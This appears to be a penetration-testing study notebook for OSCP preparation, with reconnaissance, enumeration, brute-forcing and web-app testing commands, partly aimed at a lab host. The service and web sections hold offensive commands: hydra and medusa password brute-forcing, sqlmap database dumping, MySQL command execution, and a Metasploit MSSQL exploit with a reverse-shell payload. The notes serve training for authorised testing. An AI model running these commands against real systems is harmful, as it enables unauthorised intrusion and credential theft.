
```
[recon-ng][recon-01][html] > set CREATOR JP
CREATOR => JP
[recon-ng][recon-01][html] > set CUSTOMER BBC
CUSTOMER => BBC
[recon-ng][recon-01][html] > set FILENAME /home/jp/Desktop/recon_01.html
FILENAME => /home/jp/Desktop/recon_01.html
[recon-ng][recon-01][html] >
[recon-ng][recon-01][html] > set
Sets module options

Usage: set <option> <value>

  Name      Current Value                  Required  Description
  --------  -------------                  --------  -----------
  CREATOR   JP                             yes       creator name for the report footer
  CUSTOMER  BBC                            yes       customer name for the report header
  FILENAME  /home/jp/Desktop/recon_01.html yes       path and filename for report output
  SANITIZE  True                           yes       mask sensitive data in the report

[recon-ng][recon-01][html] > run
[*] Report generated at '/home/jp/Desktop/recon_01.html'.
[recon-ng][recon-01][html] >
```

To check the report just navigate to the folder and open it.



From <https://www.jpsecnetworks.com/week-4-oscp-preparation-information-gathering-part-ii-recon-ng/>

Email addresses enumeration

- Find emails in google, bing, pgp etc

  `theharvester -d $ip -b google`
- Contact information for the domains they host

  `whois $ip`
- Find emails and employee name with Recon-ng:

  `recon-ng; use module; set DOMAIN $ip; run; recon/contacts/gather/http/api/whois_pocs`
- Find xss published ad xssed.co

  `recon/hosts/enum/http/web/xssed`
- Find subdomain

  `recon/hosts/gather/http/web/google_site`
- Finds IPs close to the domain and possible new domains

  `recon/hosts/gather/http/web/ip_neighbor`

  Google search

- site:xxx -site:www.xxx
- filetype: look for specific documents, pdf, docx, etc..
- inurl
- intitle
- Others https://www.exploit-db.com/google-hacking-database/

Active Scanning

Wednesday, January 2, 2019 3:25 PM

https://www.google.com/search?rlz=1C1GCEB_enUS786US786&ei=w08tXMbZDaPI_QbBkb7wCg&q=penetration+testing+scanning&oq=penetration+testing+scanning&gs_l=psy-ab.3..35i39j0j0i67j0j0i67j0l5.9548.12040..12249...2.0..0.951.1728.6-2.....0....1..gws-wiz.....0i71j0i20i263.9ITbGtFL3f4

Enumeration

Wednesday, January 2, 2019 3:30 PM

https://www.google.com/search?rlz=1C1GCEB_enUS786US786&ei=0U8tXNyIGZG7ggeE57MI&q=penetration+testing+enumeration&oq=penetration+testing+enumeration&gs_l=psy-ab.3..0i71l8.6748.9088..9226...0.0..0.684.684.5-1.....0....1..gws-wiz.g4aMBTX2s1Y

General OSCP/CTF Tips

Restart the box - wait 2+ minutes until it comes back and all services have started

For every open port TCP/UDP

http://packetlife.net/media/library/23/common_ports.pdf

- Find service and version
- Find known service bugs
- Find configuration issues
- Run nmap port scan / banner grabbing

GoogleFoo

- Every error message
- Every URL path
- Every parameter to find versions/apps/bugs
- Every version exploit db
- Every version vulnerability

If app has auth

- User enumeration
- Password bruteforce
- Default credentials google search

If everything fails try:

```
nmap --script exploit -Pn $ip
```

Enumeration is defined as a process which establishes an active connection to the target hosts to discover potential attack vectors in the system, and the same can be used for further exploitation of the system.

Enumeration is used to gather the below

- Usernames, Group names
- Hostnames
- Network shares and services
- IP tables and routing tables
- Service settings and Audit configurations
- Application and banners

- SNMP and DNS Details

Significance of enumeration:
Enumeration is often considered as a critical phase in Penetration testing as the outcome of enumeration can be used directly for exploiting the system.

Enumeration classification:
Enumeration can be performed on the below.

1. NetBios Enumeration
2. SNMP Enumeration
3. LDAP Enumeration
4. NTP Enumeration
5. SMTP Enumeration
6. DNS Enumeration
7. Windows Enumeration
8. UNIX /Linux Enumeration

The rest of the document explains each one of the above enumeration along with tools and controls for preventing the same.

Scan for hosts

```
nmap -sn $iprange -oG - | grep Up | cut -d' ' -f2 > network.txt
```

Port scanning

TCP Top 1000:

```
nmap -Pn -sC -sV -oA tcp -vv $ip
```

All TCP Ports:

```
nmap -Pn -sC -sV -oA all -vv -p- $ip
```

When you're getting no where with the TCP ports - try UDP ports. Easily forgotten about!

UDP Top 100:

```
nmap -Pn -sU --top-ports 100 -oA udp -vv $ip
```

Utilize nmap's scripts

Find script related to a service your interested in, example here is ftp

```
locate .nse | grep ftp
```

What does a script do?

```
nmap --script-help ftp-anon
```

Vulnerability scanning

Search services vulnerabilities

```
searchsploit --exclude=dos -t apache 2.2.3
```

```
msfconsole; > search apache 2.2.3
```

Found telnet service on 10.11.1.22:23
  [*] Enumeration
    [=] ncat -nv 10.11.1.22 23

[*] Found SMTP service on 10.11.1.22:25
  [*] Find users
    [=] smtp-user-enum -M VRFY -U /usr/share/seclists/Usernames/top_shortlist.txt -t 10.11.1.22 -p 25

[*] Found MSRPC service on 10.11.1.22:111
  [*] Enumeration
    [=] rpcclient -U "" 10.11.1.22
  [*] Bruteforce
    [=] rpcclient -U "" 10.11.1.22

[*] Found HTTP service on 10.11.1.22:80
  [*] Enumeration
    [=] dirb http://10.11.1.22:80/ -o /root/Documents/10.11.1.22/scans/10.11.1.22_80_dirb.txt
    [=] dirbuster -H -u http://10.11.1.22:80/ -l /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -t 20 -s / -v -r /root/Documents/10.11.1.22/scans/10.11.1.22_80_dirbuster_medium.txt
    [=] gobuster -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://10.11.1.22:80/ -s '200,204,301,302,307,403,500' -e | tee '/root/Documents/10.11.1.22/scans/10.11.1.22_80_gobuster_common.txt'
    [=] gobuster -w /usr/share/seclists/Discovery/Web-Content/CGIs.txt -u http://10.11.1.22:80/ -s '200,204,301,307,403,500' -e | tee '/root/Documents/10.11.1.22/scans/10.11.1.22_80_gobuster_cgis.txt'

[*] Found HTTP/S service on 10.11.1.22:80
  [*] Enumeration
    [=] nikto -h 10.11.1.22 -p 80 -output /root/Documents/10.11.1.22/scans/10.11.1.22_80_nikto.txt
    [=] curl -i 10.11.1.22:80
    [=] w3m -dump 10.11.1.22/robots.txt | tee /root/Documents/10.11.1.22/scans/10.11.1.22_80_robots.txt
    [=] VHostScan -t 10.11.1.22 -oN /root/Documents/10.11.1.22/scans/10.11.1.22_80_vhosts.txt

[*] Found HTTP service on 10.11.1.22:443
  [*] Enumeration
    [=] dirb http://10.11.1.22:443/ -o /root/Documents/10.11.1.22/scans/10.11.1.22_443_dirb.txt
    [=] dirbuster -H -u http://10.11.1.22:443/ -l /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -t 20 -s / -v -r /root/Documents/10.11.1.22/scans/10.11.1.22_443_dirbuster_medium.txt
    [=] gobuster -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://10.11.1.22:443/ -s '200,204,301,302,307,403,500' -e | tee '/root/Documents/10.11.1.22/scans/10.11.1.22_443_gobuster_common.txt'
    [=] gobuster -w /usr/share/seclists/Discovery/Web-Content/CGIs.txt -u http://10.11.1.22:443/ -s '200,204,301,307,403,500' -e | tee '/root/Documents/10.11.1.22/scans/10.11.1.22_443_gobuster_cgis.txt'

[*] Found HTTPS service on 10.11.1.22:443
  [*] Enumeration
    [=] dirb https://10.11.1.22:443/ -o /root/Documents/10.11.1.22/scans/10.11.1.22_443_dirb.txt
    [=] dirbuster -H -u https://10.11.1.22:443/ -l /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -t 20 -s / -v -r /root/Documents/10.11.1.22/scans/10.11.1.22_443_dirbuster_medium.txt
    [=] gobuster -w /usr/share/seclists/Discovery/Web-Content/common.txt -u https://10.11.1.22:443/ -s '200,204,301,302,307,403,500' -e | tee '/root/Documents/10.11.1.22/scans/10.11.1.22_443_gobuster_common.txt'

[=] gobuster -w /usr/share/seclists/Discovery/Web-Content/CGIs.txt -u https://10.11.1.22:443/ -s '200,204,301,307,403,500' -e | tee '/root/Documents/10.11.1.22/scans/10.11.1.22_443_gobuster_cgis.txt'

[*] Found SSH service on 10.11.1.22:22
[*] Bruteforcing
[=] medusa -u root -P /usr/share/wordlists/rockyou.txt -e ns -h 10.11.1.22 - 22 -M ssh
[=] hydra -f -V -t 1 -l root -P /usr/share/wordlists/rockyou.txt -s 22 10.11.1.22 ssh
[=] ncrack -vv -p 22 --user root -P PASS_LIST 10.11.1.22
[*] Use nmap to automate banner grabbing and key fingerprints, e.g.
[=] nmap 10.11.1.22 -p 22 -sV --script=ssh-hostkey -oA '/root/Documents/10.11.1.22/scans/10.11.1.22_22_ssh-hostkey'

[*] Found FTP service on 10.11.1.22:21
[*] Enumeration
[=] nmap -sV -Pn -vv -p21 --script=ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-syst,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221 -oA '/root/Documents/10.11.1.22/scans/10.11.1.22_21_ftp' 10.11.1.22
[=] hydra -L USER_LIST -P PASS_LIST -f -o /root/Documents/10.11.1.22/scans/10.11.1.22_21_ftphydra.txt -u 10.11.1.22 -s 21 ftp

Found telnet service on 10.11.1.22:23
[*] Enumeration
[=] ncat -nv 10.11.1.22 23

[*] Found SMTP service on 10.11.1.22:25
[*] Find users
[=] smtp-user-enum -M VRFY -U /usr/share/seclists/Usernames/top_shortlist.txt -t 10.11.1.22 -p 25

[*] Found MSRPC service on 10.11.1.22:111
[*] Enumeration
[=] rpcclient -U "" 10.11.1.22
[*] Bruteforce
[=] rpcclient -U "" 10.11.1.22

[*] Found HTTP service on 10.11.1.22:80
[*] Enumeration
[=] dirb http://10.11.1.22:80/ -o /root/Documents/10.11.1.22/scans/10.11.1.22_80_dirb.txt
[=] dirbuster -H -u http://10.11.1.22:80/ -l /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -t 20 -s / -v -r /root/Documents/10.11.1.22/scans/10.11.1.22_80_dirbuster_medium.txt
[=] gobuster -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://10.11.1.22:80/ -s '200,204,301,302,307,403,500' -e | tee '/root/Documents/10.11.1.22/scans/10.11.1.22_80_gobuster_common.txt'
[=] gobuster -w /usr/share/seclists/Discovery/Web-Content/CGIs.txt -u http://10.11.1.22:80/ -s '200,204,301,307,403,500' -e | tee '/root/Documents/10.11.1.22/scans/10.11.1.22_80_gobuster_cgis.txt'

[*] Found HTTP/S service on 10.11.1.22:80
[*] Enumeration
[=] nikto -h 10.11.1.22 -p 80 -output /root/Documents/10.11.1.22/scans/10.11.1.22_80_nikto.txt
[=] curl -i 10.11.1.22:80
[=] w3m -dump 10.11.1.22/robots.txt | tee /root/Documents/10.11.1.22/scans/10.11.1.22_80_robots.txt
[=] VHostScan -t 10.11.1.22 -oN /root/Documents/10.11.1.22/scans/10.11.1.22_80_vhosts.txt

[*] Found NetBIOS service on 10.11.1.22:139

```
  [*] Enumeration
    [=] nmblookup -A 10.11.1.22
    [=] smbclient //MOUNT/share -I 10.11.1.22 N
    [=] smbclient -L //10.11.1.22
    [=] enum4linux -a 10.11.1.22
    [=] rpcclient -U "" 10.11.1.22

[*] Found HTTP service on 10.11.1.22:443
  [*] Enumeration
    [=] dirb http://10.11.1.22:443/ -o /root/Documents/10.11.1.22/scans/10.11.1.22_443_dirb.txt
    [=] dirbuster -H -u http://10.11.1.22:443/ -l /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -t 20 -s / -v -r /root/Documents/10.11.1.22/scans/10.11.1.22_443_dirbuster_medium.txt
    [=] gobuster -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://10.11.1.22:443/ -s '200,204,301,302,307,403,500' -e | tee '/root/Documents/10.11.1.22/scans/10.11.1.22_443_gobuster_common.txt'
    [=] gobuster -w /usr/share/seclists/Discovery/Web-Content/CGIs.txt -u http://10.11.1.22:443/ -s '200,204,301,307,403,500' -e | tee '/root/Documents/10.11.1.22/scans/10.11.1.22_443_gobuster_cgis.txt'

[*] Found HTTPS service on 10.11.1.22:443
  [*] Enumeration
    [=] dirb https://10.11.1.22:443/ -o /root/Documents/10.11.1.22/scans/10.11.1.22_443_dirb.txt
    [=] dirbuster -H -u https://10.11.1.22:443/ -l /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -t 20 -s / -v -r /root/Documents/10.11.1.22/scans/10.11.1.22_443_dirbuster_medium.txt
    [=] gobuster -w /usr/share/seclists/Discovery/Web-Content/common.txt -u https://10.11.1.22:443/ -s '200,204,301,302,307,403,500' -e | tee '/root/Documents/10.11.1.22/scans/10.11.1.22_443_gobuster_common.txt'
    [=] gobuster -w /usr/share/seclists/Discovery/Web-Content/CGIs.txt -u https://10.11.1.22:443/ -s '200,204,301,307,403,500' -e | tee '/root/Documents/10.11.1.22/scans/10.11.1.22_443_gobuster_cgis.txt'

[*] Found SSH service on 10.11.1.22:22
  [*] Bruteforcing
    [=] medusa -u root -P /usr/share/wordlists/rockyou.txt -e ns -h 10.11.1.22 - 22 -M ssh
    [=] hydra -f -V -t 1 -l root -P /usr/share/wordlists/rockyou.txt -s 22 10.11.1.22 ssh
    [=] ncrack -vv -p 22 --user root -P PASS_LIST 10.11.1.22
  [*] Use nmap to automate banner grabbing and key fingerprints, e.g.
    [=] nmap 10.11.1.22 -p 22 -sV --script=ssh-hostkey -oA '/root/Documents/10.11.1.22/scans/10.11.1.22_22_ssh-hostkey'

[*] Found FTP service on 10.11.1.22:21
  [*] Enumeration
    [=] nmap -sV -Pn -vv -p21 --script=ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-syst,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221 -oA '/root/Documents/10.11.1.22/scans/10.11.1.22_21_ftp' 10.11.1.22
    [=] hydra -L USER_LIST -P PASS_LIST -f -o /root/Documents/10.11.1.22/scans/10.11.1.22_21_ftphydra.txt -u 10.11.1.22 -s 21 ftp
```

What is LDAP?

LDAP Stands for **L**ight **W**eight **D**irectory **A**ccess **P**rotocol and it is an Internet protocol for accessing distributed directory services like Active Directory or OpenLDAP etc. A directory service is a hierarchical and logical structure for storing records of users. LDAP is based on client and server architecture. LDAP transmits over TCP and information is transmitted between client and server using Basic Encoding Rules (BER).

LDAP Enumeration:
LDAP supports anonymous remote query on the Server. The query will disclose sensitive information such as usernames, address, contact details, Department details, etc.

LDAP Enumeration Tools:
The following table shows the list of tools to perform LDAP Enumeration:

Sl.no	Name of the tool	Web Links
01	Softerra LDAP Administrator	http://www.ldapadministrator.com/
02	Jxplorer	http://jxplorer.org/
03	active directory domain services management pack for system center	https://www.microsoft.com/en-in/download/details.aspx?id=21357
04	LDAP Admin Tool	http://www.ldapadmin.org/
05	LDAP Administrator tool	https://sourceforge.net/projects/ldapadmin/

LDAP Security controls:
The following are the security controls to prevent LDAP enumeration attacks

9. Use SSL to encrypt LDAP communication
10. Use Kerberos to restrict the access to known users
11. Enable account lockout to restrict brute forcing

What is NTP?
NTP stands for Network Time protocol designed to synchronize clocks of networked computers. NTP can achieve accuracies of 200 milliseconds or better in local area networks under ideal conditions. NTP can maintain time to within ten milliseconds (1/100 second) over the Internet. NTP is based on agent-server architecture where agent queries the NTP server, and it works on User Datagram Protocol (UDP) and well-known port 123.

NTP Enumeration:
An attacker can enumerate the following information by querying NTP server.

12. List of hosts connected to the NTP server
13. Internal Client IP addresses, Hostnames and Operating system used.

NTP Enumeration Tools:
The following table shows the list of tools to perform NTP Enumeration:

Sl.no	Name of the tool	Description / web llnks
01	ntptrace	Query to determine from where the NTP server updates its time and

		traces the chain of NTP servers from a source
02	ntpdc	Query the ntp Deamon about its current state and to request changes in the state
03	Ntpq	Monitors NTP daemon ntpd operations and determine performance

NTP Security controls:
The following are the security controls to prevent NTP enumeration attacks

- Restrict the usage of NTP and enable the use of NTPSec where possible
- Filter the traffic with IPTables
- Enable logging for the messages and events

Windows Enumeration:
Windows Operations system can be enumerated with multiple tools from Sysinternals. Many more sysinternal tools can be downloaded from the following URL https://technet.microsoft.com/en-in/sysinternals/bb545021.aspx. The following list is the list of some important utilities.

Sl.no	Name of the tool	Description / web lInks
01	PsExec	Execute processes on remote machine
02	PsFile	Displays list of files opened remotely.
03	PsGetSid	Translate SID to display name and vice versa
04	PsKill	Kill processes on local or remote machine
05	PsInfo	Displays installation, install date, kernel build, physical memory, processors type and number, etc.
06	PsList	Displays process, CPU, Memory, thread statistics
07	PsLoggedOn	Displays local and remote logged users
08	PsLogList	View Event logs

Windows Security controls:
The following are the security controls to prevent Windows enumeration attacks

- Minimize the attack surface by removing any unnecessary or unused service
- Ensure Windows Firewall is configured to restrict the access

UNIX or Linux Enumeration:
UNIX or Linux Operating System can be enumerated with multiple command line utilities provided by the OS. Below is the list of utilities.

Sl.no	Name of the tool	Description / web lInks
01	Finger	Enumerate users on remote machine

02	rpcInfo	Enumerate Remote procedure call
03	rpcclient	Enumerate Usernames on Linux
04	showmount	Enumerate list of shared directories
05	Enum4Linux	https://labs.portcullis.co.uk/tools/enum4linux/

LINUX Security controls:

The following are the security controls to prevent Linux enumeration attacks

- Minimize the attack surface by removing any unnecessary or unused service
- Ensure IPTables is configured to restrict the access

Mysql

- nmap -sV -Pn -vv --script=mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-password,mysql-enum,mysql-info,mysql-query,mysql-users,mysql-variables,mysql-vuln-cve2012-2122 $ip -p 3306
- Nmap scan

  nmap -sV -Pn -vv -script=mysql* $ip -p 3306
- Vuln scanning:

  sqlmap -u 'http://$ip/login-off.asp' --method POST --data 'txtLoginID=admin&txtPassword=aa&cmdSubmit=Login' --all --dump-all
- If Mysql is running as root and you have access, you can run commands:

  mysql> select do_system('id');
  mysql> \! sh

MsSql

- Enumerate MSSQL Servers on the network

  msf > use auxiliary/scanner/mssql/mssql_ping
  nmap -sU --script=ms-sql-info $ip
- Bruteforce MsSql

  msf auxiliary(mssql_login) > use auxiliary/scanner/mssql/mssql_login
- Gain shell using gathered credentials

  msf > use exploit/windows/mssql/mssql_payload
  msf exploit(mssql_payload) > set PAYLOAD windows/meterpreter/reverse_tcp
- Log in to a MsSql server:

  # root@kali:~/dirsearch# cat ../.freetds.conf
  [someserver]
  host = $ip
  port = 1433
  tds version = 8.0
  user=sa

  root@kali:~/dirsearch# sqsh -S someserver -U sa -P PASS -D DB_NAME

SQL
/5-sql

RPC (135)

- Enumerate, shows if any NFS mount exposed:

```
rpcinfo -p $ip

nmap $ip --script=msrpc-enum

msf > use exploit/windows/dcerpc/ms03_026_dcom
```

SSH

- User enumeration

```
use auxiliary/scanner/ssh/ssh_enumusers
set user_file /usr/share/wordlists/metasploit/unix_users.txt
or
set user_file /usr/share/seclists/Usernames/Names/names.txt
run

python /usr/share/exploitdb/exploits/linux/remote/40136.py -U /usr/share/wordlists/metasploit/unix_users.txt $ip
```

- Bruteforce

```
hydra -v -V -l root -P password-file.txt $ip ssh
```

- With list of users:

```
hydra -v -V -L user.txt -P /usr/share/wordlists/rockyou.txt -t 16 192.168.33.251 ssh
```

- You can use **-w** to slow down

SSL

- Open a connection

```
openssl s_client -connect $ip:443
```

- Basic SSL ciphers check

```
nmap --script ssl-enum-ciphers -p 443 $ip
```

- Look for unsafe ciphers such as Triple-DES and Blowfish
- Very complete tool for SSL auditing is testssl.sh, finds BEAST, FREAK, POODLE, heart bleed, etc...

POP3

- Test authentication:

```
telnet $ip 110
USER uer@$ip
PASS admin
list
retr 1
```

Finger

port 79

https://touhidshaikh.com/blog/?p=914

Find Logged in users on target.

finger @$ip
if there is no user logged in this will show no username
Check User is existed or not.

finger $username@$ip
The finger command is very useful for checking users on target but it's painful if brute-forced for a username.

Using Metasploit fo Brute-force target

use auxiliary/scanner/finger/finger_users
set rhosts $ip
set users_file
run

cd /tmp/
wget http://pentestmonkey.net/tools/finger-user-enum/finger-user-enum-1.0.tar.gz
tar -xvf finger-user-enum-1.0.tar.gz
cd finger-user-enum-1.0
perl finger-user-enum.pl -t 10.22.1.11 -U /tmp/rockyou-top1000.txt

RDP

- Bruteforce
- ncrack -vv --user administrator -P password-file.txt rdp://$ip
- hydra -t 4 -l administrator -P /usr/share/wordlists/rockyou.txt rdp://$ip

Kerberos

- Test MS14-068

LDAP

- Enumeration:
- ldapsearch -h $ip -p 389 -x -b "dc=mywebsite,dc=com"

nmap has many vulnerability scanning NSE scripts in /usr/share/nmap/scripts/

- OpenVAS
- Powerful vulnerability scanner with thousands of scan checks. Setup:
- openvas-setup; openvas-adduser; gsd

Word Lists

- /usr/share/seclists/
  /usr/share/wordlist/
  /usr/share/metasploit-framework/data/wordlists/
  Minimal web server

- for i in 1 2 3 4 5 6 7; do echo -e '200 OK HTTP/1.1\r\nConnection:close\r\n\r\nfoo\r\n' |nc -q 0 -klvvp 80; done

Proxy

- Protocols

  http://
  http://
  connect://
  sock4://
  sock5://

Web Applications

Wednesday, January 2, 2019 4:53 PM

Web

Last updated 6 hours ago

Reconnaissance

Yuki
/test-group/automated-tools

Active Info Gathering

DNS Enumeration

```
host -t ns $website #gets nameservers
host -t mx $website #gets mail servers
```

Forward DNS Lookup Bruteforce

guess valid names of servers by attempting to resolve a given name

Get possible IP range from above to discover more hostnames and ip addresses belonging to $website using below

```
for i in $(cat /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100K.txt); do host $i.
$website | grep "has address" | cut -d" " -f1 ;done
```

Reverse DNS Lookup Bruteforce

might find missing domain names in the forward lookup by probing the IP address range.

```
for ip in $(seq 1 10); do host $199.199.199.$ip > network.txt; cat network.txt | grep "$website" | cut -
d" " -f5; done #need to change some variables
```

DNS Zone Transfer

Like a database replication act between dns servers. Should be limited to authorised secondary dns servers - misconfigured will allow zone transfer! Can give complete map of internal and external network structure

```
#!/bin/bash
#identifies name servers and attempts zone transfer on each of them
if [ -z "$1" ]; then
echo "[*] Zone Transfer Script"
echo "[*] Usage: $0 <domain name>"
exit 0
fi

for server in $(host -t ns $1 | cut -d" " -f4);do

host -l $1 $server | grep "has address"
done
```

test using
./$scriptname zonetransfer.me

dnsrecon -d $website -t axfr
Is target protected by WAF? may stop responding if probed too hard

Map the attack surface
Find subdomains, Ip blocks, email addresses, the harvester is a nice tool. I.e: **python theHarvester.py -d example.org -n -c -t -b google**
There is a nice collection of OSINT tools at **http://osintframework.com/** feed the harvester results there and recurse.
Find services, Banners and versions. Research CVEs and **exploit-db** for those.
Find newest features, and forgotten endpoints at **https://web-beta.archive.org**
Check **robots.txt crossdomain.xml** and **clientaccesspolicy.xml**
Find hosts:

dig $website a; @8.8.8.8 # types: a, mx, ns, soa, srv, txt, axfr

dig -x $website # reverse lookup
Google **site:** to find information leakage
Map their infrastructure: middleware, programming languages, backends, services. This can help **https://wappalyzer.com/**
Find hidden folders, files. Nice list for fuzzing content discovery:
https://c.darenet.org/nitemare/SecLists/tree/master/Discovery/Web_Content

dirb http://target wordlists/dirb/common.txt

nikto -host http://target
Spider/map all the functionalities of the application, discover hidden & default content, doing automated and manual crawling.
Identify data entry points, technologies used. What does the application do? How does it do it? Map attack surface, dangerous functionalities, how they are implemented. Versions of the libraries, frameworks and known CVEs.
Read the client code of the web app, what javascript libraries it use, code looks messy?, sinks, etc
Check comments in source of all pages
Generate an error page, sometimes vulnerable to XSS.
Identify all parameters. Document which parameters are used for **GET** and **POST**.
Identify where cookies are set, modified or added to.
Note any strange headers

./whatweb $website

dirb https://$website /usr/share/wordlists/dirb/common.txt
Use Shodan for finding similar apps and endpoints, SSH hash keys
Find previous vulnerabilities of the web site. Recon-ng is a useful tool; **use recon/domains-vulnerabilities/xssposed; set source example.org; run**
RTFM - Read the manual for the application you are testing, does it have a dev mode? is there a **DEBUG=TRUE** flag that can be flipped to see more?
Look for where you can put data, is it an API? Is there a paywall or sign up? Is it purely

unauthenticated?
Look at the application from a bad guy perspective, what does it do? what is the most valuable part? Some applications will value things more than others, for example a premium website might be more concerned about users being able to bypass the pay wall than they are of say cross-site scripting.
Look at the application logic too, how is business conducted?
If testing a bug bounty, look for new acquisition, code from new team, new mobile apps versions, new UI in web, new features.

Web

nikto -h $ip
nikto -h $ip -p 80,8080,1234 #test different ports with one scan

-Tuning Options
0 – File Upload
1 – Interesting File / Seen in logs
2 – Misconfiguration / Default File
3 – Information Disclosure
4 – Injection (XSS/Script/HTML)
5 – Remote File Retrieval – Inside Web Root
6 – Denial of Service
7 – Remote File Retrieval – Server Wide
8 – Command Execution / Remote Shell
9 – SQL Injection
a – Authentication Bypass
b – Software Identification
c – Remote Source Inclusion
x – Reverse Tuning Options (i.e., include all except specified)

wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/Web-Content/Top1000-RobotsDisallowed.txt; gobuster -u http://$ip -w Top1000-RobotsDisallowed.txt

wfuzz -c -z list.txt --sc 200 http://$ip

Directory discovery

It is worth scanning using a good number of word lists as well as scanning the directories recursively - which takes time. Its good to refer back to your findings when you're stuck. It may help you find where shells have been uploaded to.

gobuster -u http://$ip/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -s '200,204,301,302,307,403,500' -e

dirb http://$ip /usr/share/wordlists/dirb/common.txt
works recursively

gobuster -w /usr/share/wordlists/dirb/common.txt -u $ip

gobuster -u http://$ip/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -s '200,204,301,302,307,403,500' -e

gobuster -u http://$ip/ -w /usr/share/seclists/Discovery/Web-Content/CGIs.txt -s '200,204,403,500' -e

cd /root/dirsearch; python3 dirsearch.py -u http://$ip/ -e .php

1. Banner grabbing

   ./whatweb $ip # identifies all known services

2. Methods testing

   nmap --script http-methods --script-args http-methods.url-path='/test' $ip

3. Brute Forcing authentication

   hydra 10.0.0.1 http-post-form "/admin.php:target=auth&mode=login&user=^USER^&password=^PASS^:invalid" -P /usr/share/wordlists/rockyou.txt -l admin

4. Vulnerability scanning:

   nikto -host http://$ip

   nmap --script=http-vuln* $ip

5. Test against SQLI

   sqlmap -u "http://$ip/?query" --data="user=foo&pass=bar&submit=Login" --level=5 --risk=3 --dbms=mysql

6. Coldfusion vulnerability scanning

   nmap -v -p 80 --script=http-vuln-cve2010-2861 $ip

7. Brute force basic auth

   hydra -l user -P /usr/share/wordlists/rockyou.txt -f $ip http-get /path

   If you can **register yourself** on the site like a normal users - do this. There maybe an upload feature of the site which you can take advantage of.

WebDav

Test for it

davtest -move -sendbd auto -url http://$ip:8080/webdav/

cadaver http://$ip:8080/webdav/

Testing input validation

Append **.old** or **.bak** to files
Run automated scanning against web app, Burp, nikto and dirb.
Use wpscan to assess wordpress plugins
Use cmsmap for durpal and joomla known bugs
Flashbang to decode swf files, online tool
Find parameters being **reflected** and test for: **XSS**, **HPP**, **link manipulation**, **template injection**.
Test server side issues (error-based, blind, outband, stored, different context(numeric, single and double quoted)) such as: **SQL injection**, **Server-side include**, **OS command injection**,

path traversal, **file inclusion**both local and remote, **SMTP injection**, **SOAP injection** get the application to respond to SOAP, this ties into XXE attacks too. **LDAP injection**, **XPath injection**, **code injection**, **deserialization** attacks, **overflow** attacks.
A parameter looks like a file? Test **path traversal**, **RFI**, **LFI**
A parameter looks like a URL? Test **open redirection SSRF**
Parsing of XML, JSON, or any other markup language that the application processes. Test for **injection attacks**, **SSRF**, **xpath**, **XXE**, **insecure object de-references**.
Look for parameters encoded in base64 or others, test again for injection attacks and insecure object de-references.
Check for DOM-based attacks - open redirection, cross site scripting, client side validation.
File uploads. SVG can have embedded XML that triggers SSRF, XXE.
If user has profile and avatar, upload a malicious SVG with script.

Server issues

Script to request every https request to http
Test **header injection**
Test HTTP Options, use arbitrary method names to attempt to bypass authentication pages
Test any client side applet such as flash, activex and silverlight.
For file uploads functionalities, look for reflected file download. Uploading files with double extensions (.php5.jpeg) and using a null byte (.php5%00.jpeg)
Ensure anti-CSRF mitigations are in place for main functionalities and clickjacking mitigations.
If there is a binary, and runs as root, it should use https only and verify checksum or singed check with public key
Captcha bypassing
Check for frame injection, frame busting(can still be an issue)
Caching poisoning issues
Sensitive data in URL parameters
Follow up any information leakage
Look at numeric IDs, they can tell you much many orders, users etc. Looked for hashed numeric ids
Look swf they are always vulnerable
Check for weak SSL ciphers
